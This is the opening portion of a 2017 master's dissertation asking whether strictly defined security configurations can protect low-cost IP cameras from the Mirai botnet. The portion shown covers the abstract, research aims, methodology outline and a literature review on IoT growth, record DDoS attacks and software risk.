

2017-9

## Can a Strictly Defined Security Configuration for IoT Devices Mitigate the Risk of Exploitation by Botnet Malware?

David Kennefick  
*Technological University Dublin*

Follow this and additional works at: <https://arrow.tudublin.ie/scschcomdis>



Part of the [Computer Engineering Commons](#)

---

### Recommended Citation

Kennefick, D. (2017) Can a Strictly Defined Security Configuration for IoT Devices Mitigate the Risk of Exploitation by Botnet Malware? Masters Dissertation, Technological University Dublin.

This Dissertation is brought to you for free and open access by the School of Computing at ARROW@TU Dublin. It has been accepted for inclusion in Dissertations by an authorized administrator of ARROW@TU Dublin. For more information, please contact [yvonne.desmond@tudublin.ie](mailto:yvonne.desmond@tudublin.ie), [arrow.admin@tudublin.ie](mailto:arrow.admin@tudublin.ie), [brian.widdis@tudublin.ie](mailto:brian.widdis@tudublin.ie).



This work is licensed under a [Creative Commons Attribution-NonCommercial-Share Alike 3.0 License](#)

**Can a strictly defined security configuration for IoT devices mitigate the  
risk of exploitation by botnet malware?**

**David Kennefick**

A thesis presented for the degree of MSc of Computing Security and Forensics



DIT School of Computing  
Dublin Institute of Technology

Dublin, Ireland

01/06/2017

I, **DAVID KENNEFICK**, declare that this thesis titled, **Can a strictly defined security configuration for IoT devices mitigate the risk of exploitability by botnet malware?** and the work presented in it are my own. I confirm that:

- I certify that this dissertation which I now submit for examination for the award of MSc in Computing (Security & Forensics), is entirely my own work and has not been taken from the work of others save and to the extent that such work has been cited and acknowledged within the text of my work.
- This dissertation was prepared according to the regulations for postgraduate study of the Dublin Institute of Technology and has not been submitted in whole or part for an award in any other Institute or University.
- The work reported on in this dissertation conforms to the principles and requirements of the Institute's guidelines for ethics in research.

Signed:

---

Date:

---

## Abstract

The internet that we know and use every day is the internet of people, a collection of knowledge and data that can be accessed anywhere is the world anytime from many devices. The internet of the future is the Internet of Things. The Internet of Things is a collection of automated technology that is designed to be run autonomously, but on devices designed for humans to use. In 2016 the Mirai malware has shown there are underlying vulnerabilities in devices connected to the internet of things. Mirai is specifically designed to recognise and exploit IoT devices and it has been used in record breaking attacks since 2016.

The overall aim of the research is to explore the Mirai malware and it's security impact on IoT devices to research if there are security controls that can mitigate against it.

The final purpose is to create a set of security controls based on best practice and industry standards. These controls will then be applied to the devices to see if the malware is as effective when the controls are in place.

The study presents an experiment and research as a theoretical framework for understanding how Mirai and the IoT devices are structured. Furthermore, an experiment will be performed exposing the devices to the malware to define the attack vectors used as well as designing security controls to mitigate the effect of the malware and then repeated when the controls have been implemented on the devices to comprehend their validity.

**Keywords:** Security, IoT, Networked Devices, IoT Cameras, IoT Security

## **Acknowledgments**

I would first like to thank my thesis supervisor Dr. Luca Longo of the School of Computing at Dublin Institute of Technology. He consistently pushed me in the right direction, and gave me a scare when I needed it.

I would also like to thank some of the many experts who were involved in the research parts of this project, notably: J. Wolfgang Goerlich & Javvad Malik.

Finally, I must express my very profound gratitude to my family and to my partner Giulia for providing me with unfailing support and continuous encouragement throughout my studies and through the process of researching and writing this thesis. This accomplishment would not have been possible without them.

Thank you.

# Contents

<b>Declaration</b>	<b>I</b>
<b>Abstract</b>	<b>II</b>
<b>Acknowledgments</b>	<b>II</b>
<b>List of Figures</b>	<b>VIII</b>
<b>List of Tables</b>	<b>X</b>
<b>1 Introduction</b>	<b>1</b>
1.1 Background . . . . .	1
1.2 Project Description . . . . .	3
1.3 Research Aims and Objectives . . . . .	3
1.4 Research Methodologies . . . . .	4
1.5 Scope and Limitation . . . . .	6
1.6 Organisation of Dissertation . . . . .	6
<b>2 Literature review and related work</b>	<b>8</b>
2.1 The state of the art . . . . .	8
2.2 2016: The Year of the DDoS attacks . . . . .	10
2.3 Types of IoT devices . . . . .	14
2.4 Risk of the IoT device . . . . .	15
2.5 Types of malware and botnets . . . . .	17
2.5.1 What is malware . . . . .	17
2.5.2 Dangers of malware . . . . .	18
2.5.3 What is a botnet . . . . .	19

2.5.4	Modern day examples . . . . .	19
2.6	Limitations and critical review of literature . . . . .	21
2.7	Discussion . . . . .	22
2.8	Research Question . . . . .	24
<b>3</b>	<b>Design / methodology</b>	<b>25</b>
3.1	Aim of the experiment . . . . .	25
3.2	Constants and Benchmarks . . . . .	26
3.3	Experiment Design . . . . .	27
3.3.1	Preparation . . . . .	31
3.3.2	Setup Overview . . . . .	33
3.3.3	Results Gathering . . . . .	39
3.3.4	Results Analysis . . . . .	39
3.3.5	Design of security controls . . . . .	40
3.3.6	Implementation of security controls . . . . .	40
3.4	Strengths and Limitations of Designed Solution . . . . .	41
3.5	Assumptions . . . . .	42
<b>4</b>	<b>Implementation / Experiment</b>	<b>43</b>
4.1	Code Inspection . . . . .	43
4.2	Device Analysis . . . . .	44
4.2.1	D-link DCS-932L . . . . .	44
4.2.2	Motorola FOCUS66-W . . . . .	45
4.2.3	Coolead IP/Network Camera . . . . .	46
4.2.4	Maginon IPC-10AC . . . . .	47
4.2.5	DVR186 - CCTV - IP Camera . . . . .	48

4.3	Baseline Comparison . . . . .	50
4.4	Phase Breakdown . . . . .	55
4.4.1	Stage 1 - Device setup . . . . .	55
4.4.2	Stage 2 - Exposure to Malware . . . . .	56
4.4.3	Stage 3 - Security controls . . . . .	59
4.4.4	Stage 4 - Expose malware to hardening devices . . . . .	60
4.5	Results Breakdown . . . . .	61
4.6	Findings Discussion . . . . .	62
4.7	Strengths and Weaknesses . . . . .	64
<b>5</b>	<b>Evaluation / Analysis</b>	<b>68</b>
5.1	Results . . . . .	68
5.1.1	D-link DCS-932L . . . . .	69
5.1.2	Motorola FOCUS66-W . . . . .	70
5.1.3	Coolead IP/Network Camera . . . . .	71
5.1.4	Maginon IPC-10AC . . . . .	72
5.1.5	Zosi DVR186 - CCTV -IP Camera . . . . .	73
5.2	Discussion . . . . .	73
<b>6</b>	<b>Conclusion &amp; Future Work</b>	<b>76</b>
6.1	Problem Definition & Research Overview . . . . .	76
6.2	Experimentation, Evaluation & Limitations . . . . .	77
6.2.1	Experimentation . . . . .	77
6.2.2	Evaluation . . . . .	78
6.2.3	Limitations . . . . .	78
6.3	Contribution and Impact . . . . .	79



6.4	Future Work & Recommendations . . . . .	80
	<b>References</b>	<b>82</b>
7	<b>Appendix I</b>	<b>87</b>
8	<b>Appendix II</b>	<b>92</b>

## List of Figures

1	Devices connected to the internet by the millions by year . . . . .	12
2	Increase in the volumetric size of attacks in kbps by year . . . . .	12
3	Direct correlation between the increase of devices connected and volumetric size of attacks by year . . . . .	13
4	The killer_init function in Mirai . . . . .	28
5	Mirai maliciously targeting any competing programs via memory matching. . . . .	29
6	Network diagram of experiment infrastructure. . . . .	32
7	Code snippet of Mirai malware where IP addresses are generated, where the internal networks are excluded from Mirai's scope. . . . .	34
8	Edited code to include scoped range. . . . .	34
9	Some of the credentials Mirai uses to exploit devices . . . . .	35
10	ELF headers that Mirai recognises . . . . .	36
11	Virtual Machine Settings . . . . .	37
12	Mirai command interface after authentication . . . . .	38
13	Command web prompt available on Motorola device. . . . .	50
14	Using VLC player to intercept camera stream . . . . .	52
15	Prompt for credentials user:pass was successful . . . . .	52
16	Intercepted stream in VLC player . . . . .	53
17	Motorola application with temperature . . . . .	53
18	File upload functionality via firmware upgrade . . . . .	54
19	Interaction with camera available on /test.html . . . . .	54
20	Mirai loader attempting to authenticate to device . . . . .	57
21	Errors show authentication attempts . . . . .	57

22	Mirai command prompt . . . . .	58
23	Cost Comparison graph . . . . .	66
24	Setting of VMware machines in VMware Player 12 . . . . .	93
25	hosts file example. . . . .	95
26	Encoded URL in code snippet. . . . .	96
27	Database setting for experiment . . . . .	97
28	Files in browser via directory listing . . . . .	100

## List of Tables

1	Device specifics for D-link DCS-932L . . . . .	45
2	Device specifics for Motorola FOCUS66-W . . . . .	46
3	Device specifics for Coolead IP/Network Camera . . . . .	47
4	Device specifics for Maginon IPC-10AC . . . . .	48
5	Device specifics for DVR186 - CCTV - IP Camera . . . . .	49
6	Device and Default OS credentials . . . . .	55
7	Device and Poor security implementation . . . . .	55
8	Results of compromised devices . . . . .	59
9	Results of devices after security controls are implemented . . . . .	61
10	Results of compromised devices . . . . .	61
11	Results of devices after security controls are implemented . . . . .	62
12	Results table for D-link DCS-932L . . . . .	69
13	Results table for Motorola FOCUS66-W . . . . .	70
14	Results table for Coolead IP/Network Camera . . . . .	71
15	Results table for Maginon IPC-10AC . . . . .	72
16	Results table for Zosi DVR186 - CCTV -IP Camera . . . . .	73

# 1 Introduction

## 1.1 Background

According to Symantec, In 2016 there was large increase in cyber-attacks across the globe, "with a twofold increase in attempted attacks against IoT devices"<sup>1</sup>. These attacks can be split into smaller subsections, vulnerability based, social attacks and into targeted and broad-spectrum attacks. Of these attacks, one of the most devastating is the distributed denial-of-service (DDoS) attack. A DDoS attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more servers that can have one or many purposes. Such an attack is often the result of multiple compromised systems flooding the targeted system with traffic. These systems are typically part of a larger group of compromised machines controlled by a botmaster. The botmaster uses malware to exploit these machines and take control of them. The most popular malware of 2016 is called Mirai and its source code was leaked by an anonymous web forum user in October 2016. Mirai is innovative in the IoT or the internet of things world because it is designed to target and exploit IoT devices.

The first mention of the internet of things was in 1999 by Kevin Ashton, this was originally a reference to the use of RFID (radio frequency identification) in everyday devices and later evolved into the inter-connectivity of devices as opposed to just the identification(Ashton, 2009). In 2016 there were approximately 6.4 billion devices connected to the internet, more than ever before according to Gartner researchers. Gartner, Inc. forecasts that 8.4 billion connected things will be in use worldwide in 2017, up 31 percent from 2016, and will reach 20.4 billion by 2020. The largest

---

<sup>1</sup><https://www.symantec.com/content/dam/symantec/docs/reports/istr-22-2017-en.pdf>

user-base of these devices are based in China, North America and Western Europe, with the regions accounting for 67% of the overall IoT install base in 2017(*Gartner Says 8.4 Billion Connected*, 2017). Of the devices that are connected, refrigerators, coffee machines, TVs and cameras, there are many uses, and the connectivity offers many new uses for these devices. Many of these devices use Linux based distributions.

IoT devices were chosen for this research because of the low security controls that are applied during their development and manufacturing. In October 2016 the source code for the Mirai malware was leaked and according to the source code leaker, anna-senpai, they could get 380k bots by using the Mirai Malware to hijack devices(*Hackerforums - Mirai Botnet CNC source code release*, 2016). This represents a staggering number of exposed devices that have poor security configurations. With so many devices used during an attack, it is possible to take nearly any website offline with a targeted DDoS attack.

The research question has come from a doubt the author has had regarding the reported security incidents that have stemmed from IoT devices in 2016. Each DDoS attack seemed to increase in size while there was no respite or mitigation apart from the solutions suggested and provided by the DDoS mitigation vendors. The DDoS protection and mitigation market was estimated to be worth over \$800 million in 2016 with growth projected to nearly triple by 2021, according to marketwatch.com research from February 2017<sup>2</sup>. It is the authors belief that there is a simpler solution to this issue and that finding a root cause of the problem in IoT devices will improve the overall field of IoT security related issues.

---

<sup>2</sup><http://www.marketwatch.com/story/ddos-protection-and-mitigation-market-worth-21629-million-usd-by-2021-2017-02-10-10203115>

This piece of work will take a small subsection of IoT devices to analyse and aim to design a set of controls that will increase the security of the device to make it secure against malware.

## **1.2 Project Description**

This study wants to contribute to the investigation of the negative impact malware has on IoT devices, and investigate the way in which Mirai is exploiting these devices. An experiment will take place exposing the Mirai malware to 5 IP cameras in a lab environment to assess the exploit-ability of the devices using their out of the box, default settings. The scope of the analysis will be 5 IP cameras chosen based on prices ranged between €20-€70 with cameras chosen from the lower and higher end of the market. Based on the findings from the cameras exposure to Mirai the project seeks to develop a set of security configuration changes that will be applied to the devices and then the experiment will be repeated with the devices with applied security configuration changes. The results of the experiment will then be discussed and compared with conclusions as to their feasibility and impact. Through an iterative process the problem has been framed, analysed and addressed with a literature review, a series of interviews and hands on analysis of the devices.

## **1.3 Research Aims and Objectives**

*The primary aim of this dissertation is to determine if a strictly defined security configuration for IoT devices mitigate the risk of exploitation by botnet malware.* This would allow regular IoT consumers as well as organisations to be able to more securely incorporate the use of IoT technology without the risk of exposure to malicious attackers by applying a few changes to the default device during

implementation.

The main objectives of the dissertation can be broken down as follows:

1. Determine the problems related to security and their implementation with IoT devices. In order to achieve this a code inspection took place of the malware with an emphasis on highlighting the exploitation techniques used, which gave a breakdown of key areas of security that need to be considered.
2. To test the chosen IoT devices using the latest malware designed for such devices to discover the correlations between device and exploitation.
3. To design and test security controls based on the common weaknesses of each device. By addressing each fault, the experiment is then run again after resetting the device to prove the security controls implemented after reset have the desired impact.
4. To identify topics for research that may improve and expand the knowledge within this domain.

## 1.4 Research Methodologies

Hypothesis (H0)

*IoT Linux based devices with a strictly defined configuration will be exploited by the Mirai botnet malware less than IoT devices with their default settings left enabled.*

Objective (O1)



*The objective of the research is to show that current default security configurations do not provide an acceptable level of security on an IoT device.*

Objective (O2)

*IoT devices with a strictly defined security configuration will be exploited by botnet malware less than IoT devices with their default settings left enabled.*

Objective 1 has been completed by investigating the hypothesis using a combination of literature review and interview. As the research in the area is limited to blogs and some white-papers the interviews were an integral part of understanding the needs of organisations as well as how IoT devices are impacting the technology world. It has been achieved by the discovery of security holes in the IoT devices analysed and with the successful implementation of security controls. The experiment allowed for the design of security controls that in some cases completely neutralised the malware attacks.

Objective 2 has been achieved by running a series of experiments centred around the setting up of the Mirai botnet in a lab environment where an attempt at exploitation was made. The attempts both successful and unsuccessful were recorded and analysed to all the recording of attack traffic from Mirai. When addressing an issue that is so prevalent in society and portrayed so harshly by the media it is usually because it is not understood, if it was possible to identify some areas that are not completely understood, or even find an easier way to explain parts that are generally misunderstood that would be the objective satisfied.

## 1.5 Scope and Limitation

The budget for the thesis was covered by the author. This includes the hardware necessary for the experiments. During the experiment setup phase, upon implementation it was found that there was no way to completely clone the devices without compromising them first. The bulk of data on the devices before and after is from the command and control that presents information based on devices exploited. The tools needed for the experiment were gathered using open source tools. There were no commercial tools used in this experiment. If Celebrite<sup>3</sup> or another such forensic tool was used it may have been possible to get more information from the devices before exploitation. To implement the security controls the devices had to be exploited. Exploitation was limited to brute forcing password and using a Metasploit module<sup>4</sup> to gain admin control on the devices.

## 1.6 Organisation of Dissertation

The dissertation is organised as follows:

### **Chapter 2 - Literature review and related work**

The state of the art. The initial phase will involve a literary review to look at similar studies within the internet of things industry with a focus on the security industry. Different types of malware will be analysed to see how they have impacted the world and in the different forms they present themselves. An analysis will be done looking at the questions posed to the security experts that have been interviewed as well as an analysis of the answers they have provided. Discussion about challenges and

---

<sup>3</sup><http://www.cellebrite.com/>

<sup>4</sup>[https://www.rapid7.com/db/modules/exploit/linux/http/dlink.dcs\\_9301\\_authenticated\\_remote\\_command\\_execution](https://www.rapid7.com/db/modules/exploit/linux/http/dlink.dcs_9301_authenticated_remote_command_execution)

limitations will be included as well as the path to the eventual research question.

### **Chapter 3 - Design / methodology**

Will focus on the experiment as well as the design and implementation. The structure of data and the layout of the experiment will be designed with the aim of making the replication of the experiments as easy as possible. The experiment needs to be designed so that when a variable is changed such as a security control, the experiment can be run immediately after in a clean and effective manner.

### **Chapter 4 - Implementation / results**

Will focus on the practical implementation of the experiment. The implementation will differ from the design as certain challenges are met and overcome, this is not unexpected. This section will show the details of the experiment with a brief overview of the results.

### **Chapter 5 - Evaluation / analysis**

The results and data from chapter 4 will be outlined and analysed for comparison with the research question and assumptions made in chapter 2. A delta analysis of all data will take place to see the impact the malware, or the lack of impact as may be the case.

### **Chapter 6 - Conclusion**

This will be the closing out chapter with an overview of all carried out work. Further areas of interest will be highlighted for potential investigation and research to improve on the results ascertained in this dissertation.

## 2 Literature review and related work

A large amount of work has gone into compiling this data. Data has been compiled from many forms these include interviews, code inspections and experiments.

### 2.1 The state of the art

The potential for damage via malicious attacker differs from organisation to organisation and the more an organisation invests in new technology the the larger the potential attack surface becomes. In 1999 Furnell and Warren in their paper Computer Hacking and Cyber Terrorism: The real threats in the new Millennium?, the authors voice their concerns about the potential attacks that may take place because of modern societies dependence on technology. They specifically reference healthcare, banking, manufacturing, transportation and government, and state that lack of foresight and accidental incidents are not their concerns but the *more alarming scenario in which technology infrastructures or services are targeted deliberately* (Furnell & Warren, 1999). It may seem like common knowledge in 2017 that security is a major concern for organisations, but the authors are writing this in 1999 where Google is an unknown one year old company and the Apple iPod is still 2 years away from release, so it was quite perceptive of the authors.

In May 2017 the NHS (UK National Health Service) came under attack from an exploit leveraging the eternalblue Windows exploit leaked in March 2017<sup>5</sup>. This incident was performed by attacking un-patched Windows machines which have had a patch available from March 2017<sup>6</sup>. While this attack has and will continue to have considerable impact on lives and the actual day to day running of health services in

---

<sup>5</sup><https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation>

<sup>6</sup><https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

the UK, it may not be monetary value that the attackers are looking to gain (“The WannaCry ransomware attack”, 2017). Considering a security issue is only a security issue until it impacts the well-being of users and then it turns into a safety issue. It is the fact that the health services external infrastructure constitute ‘low-hanging fruit’ in the security world as they typically need functionality as opposed to efficiency, the introduction and use of new technology is second only to power companies in their slow adaption and implementation(Long, Skoudis, & van Eijkelenborg, 2005; Wiles, 2008). This can mean that one un-maintained machine can provide a gateway into an organisations networks, from this single gateway an attacker could leverage exploitable machines across the whole internal infrastructure to spread malware(Dave, 2016). While this is true in many industries, the fear that can be caused in introducing malware to the health services industry in not to be underestimated. The ultimate target in these attacks isn’t the industry itself, it’s the aftershock of concern that reverberates through all elements of society when the attack appears to target the most vulnerable members of society. One method that malware is being delivered to organisaitons is via compromised IoT technology, which allows for the anonymous targeting of attacks. Currently malware and its impact has not vastly outperformed older styles of malware. The WannaCry malware of May 2017 is dangerous, but it is leveraging known vulnerabilities which means it is avoidable. It, like the IoT malware Mirai, is designed for a large spread as opposed to tailored attacks like Stuxnet which was specifically designed to spread via Windows machines to target Siemen built PLC’s. this will be discussed more is Chapter 2 Part 3.4.

## 2.2 2016: The Year of the DDoS attacks

Is there a need or use to have fridges, weighing scales and microwaves connected to the internet? While arguments can be made for TVs, drones and fitness bands, most other IoT devices fall into the novelty category. In 2015 Alex Drozhzhin of Kaspersky Security, describes this connectivity as the 'Internet of Crappy Things'<sup>7</sup>. This may come across as a broad statement, but the author is emphasising that there has been a line that has been crossed by product designers when it comes to novelty and functionality with the inclusion of functions such as Wi-Fi just because of the monetary value it adds to the final selling price of the product. According to Martin McKeay of Akamai, There has been a massive increase in not just the frequency but the volumetric size of attacks with DDoS attacks frequently passing 350Gbps in 2016(McKeay, 2016). In September 2016 an attack exceeding 620 GBps targeted the popular cyber-security blog of Brian Krebs. The attack was nearly double previously seen attacks and only after Akamai stopped providing free DDoS protection as it was impacting their other customers, did the attack take KrebsOnSecurity<sup>8</sup> offline(Hallman, Bryan, Palavicini, Divita, & Romero-Mariona, 2017). In October 2016 the KrebsOnSecurity attack was followed up with an attack on Dyn, a company who control much of the internet's DNS (domain name service), which essentially provides a map for all internet users to get to certain websites. The attack reportedly reached 1.2Tbps which doubled again the previous record for DDoS attacks, and took down the services of Amazon, BBC, GitHub, Spotify and Netflix to name but a few(*Dyn Statement on 10/21/2016 DDoS Attack* | *Dyn Blog*, 2016).

---

<sup>7</sup><https://blog.kaspersky.com/internet-of-crappy-things/7667/>

<sup>8</sup><https://krebsonsecurity.com/>

If we look at the quarterly reports from Akamai<sup>9</sup> and Arbor networks , some interesting trends can be established as to what IoT devices have had to offer to the DDoS world. Akamai and Arbor share statistics and meta-data on specific types of attacks that happen over the course of a year broken down into quarterly reports(Labovitz, 2010; *Visualizing Global Internet Performance* | Akamai, 2016). With these results and the years, the following graph was designed give an idea as to how DDoS attacks have increased in volume.

---

<sup>9</sup>In December 2013 Akamai bought Prolexic a leader in the cloud-based DDoS mitigation services space. Data pre-acquisition will be placed under the Akamai header although it should be noted that Prolexic were completely independent of Akamai at the time.<https://www.akamai.com/us/en/about/news/press/2014-press/akamai-completes-acquisition-of-prolexic.jsp>




Figure 1: Devices connected to the internet by the millions by year




Figure 2: Increase in the volumetric size of attacks in kbps by year



Daniel Smith of Radware (leaders in DDoS mitigation technology) expects that attackers are only starting to see the potential in DDoS attacks. (Smith, 2016) Javvad Malik of AlienVault (leaders in open source threat intelligence) has stated that the Mirai botnet has given us the first real glimpse into the power of an IoT botnet and the damage that can be done. (Malik, 2016)




Figure 3: Direct correlation between the increase of devices connected and volumetric size of attacks by year

It may not be just a coincidence that the increase of devices connected to the internet correlates to the increase in the size of DDoS attacks. There are other factors to take into account such as technology, access to internet and the ease of purchasing a botnet or DDoS as a service(Mansfield-Devine, 2016). When J Wolfgang Goerlich was asked, Do you believe security is a problem when it comes to IoT devices?, he stated.

*Yes, but, it's the same rate of defects we've always seen. So IoT isn't uniquely security*

*deficient. The problem with IoT is the volume of devices, and the resulting network effects that criminals will use to their advantage.*

This brings the research to a potential root cause for the problem, it has already been shown that the amount of devices connected to the internet correlates with the increase in size of DDoS attacks, but this doesn't seem to be that IoT devices are *Crappy* like Alex has pointed out. What Wolf is saying is that of the devices available in the IoT world, a percentage of them will have little or no security implemented, the sheer number of devices available means that the percentage of these devices is still going to be astronomical compared to the number of exposed devices even 10 years ago<sup>10</sup>.

## 2.3 Types of IoT devices

There are many types of IoT devices, they are typically categorised together into the following groups.

- Wearables are a type of technology that can be worn on the body as an accessory or as part of clothing. Wearables examples include Apple watches, Fitbit's, Jawbone and Garmin GPS.
- Smart cars are bringing the term automobile to a whole new level. Car technology is one of the fastest growing verticals in the world with the likes of Tesla leading the way with its innovative technology. The idea of a self-driving car is no longer just for science fiction writing, with prototype cars clocking up millions of miles a year doing automated testing.
- Smarter homes have advanced massively in the last 10 years with companies

---

<sup>10</sup><https://www.shodan.io>

such as Google and Amazon buying up technology and releasing their own for the target of home domination. Security is one of the biggest selling motivators when it comes to smart homes, the ability to monitor and view your home when you are not there has become a motivator to give people real piece of mind. Smart thermostats can be a real quality of life investment for a small fee, with devices such as Nest and Tado cooling, the traditional thermostat is on its way out.

- Smart cities refers to how a city embraces technology in an intelligent and sustainable format. Features of smart cities include Wi-Fi access everywhere, smart lighting and intelligent traffic systems.

## **2.4 Risk of the IoT device**

There are many risks for devices that are connected to the internet. Devices are made up to two major components each of which can include design flaws. Hardware is less susceptible to design flaws as they are typically less complex and therefore it is easier to test every single input and its expected outcome. Risks in software are due to more factors being in place during the design and implementation, some of the risks according to Joseph Migga Kizza's computer network security include human factors, software complexity and trusting software sources that should come under more scrutiny. The Human factors of defective software include poor attention to detail, tight deadlines, untested algorithms, malicious and complacent software developers. Software complexity stem from two main parts, the design and misunderstanding of the technology, the possibilities increase exponential in software as each input sequence can produce billions of incomes which make it very difficult to test(Kizza, 2005a). This problem is increased if a developer does not appreciate this

during the foundational stages of software creation(Shin & Williams, 2008). Kizza's third factor is blindly trusting sources of data and stated that *Even if we want to trace the authorship of the software product, it is impossible because software companies are closed within months of their opening. Chances are when a software product is 2 years old, its producer is likely to be out of business.* Software that you cannot attest for its quality control should not be used in products by designers as it has a high potential of bringing hostile code into trusted systems(Kizza, 2005b). In 2014 one of the most widely used and audited cryptographic libraries OpenSSL had a design flaw from 2012 publicly disclosed which rendered the encryption null and void on approximately 17% of encrypted websites<sup>11</sup>. According to Netcraft's 2014 survey about 66% of all websites utilising encryption are using OpenSSL as their preferred library<sup>12</sup>.

Risks such as patching and implementation based risks are more prevalent with the amount of new technology and stacks that are being utilised by organisations globally. The risks of missing patches is something that can be seen in the media every week and according to the edgescan stats report 77% of all vulnerability can be mitigated by implementing a strong patching policy within your organisation<sup>13</sup>.

Vermesan and Freiss in Section 5.4 of Internet of Things Applications - From Research and Innovation to Market Deployment talk about the design of IoT devices to monitor users from a medical point of view. There are really deep role based permissions and well as privacy by design with the limitation hard coded on the types of data that are sent to a user or a monitor, the example they use is instead of

---

<sup>11</sup><http://heartbleed.com/>

<sup>12</sup><https://news.netcraft.com/archives/2014/04/02/april-2014-web-server-survey.html>

<sup>13</sup><https://www.edgescan.com/assets/docs/reports/2016-edgescan-stats-report.pdf>

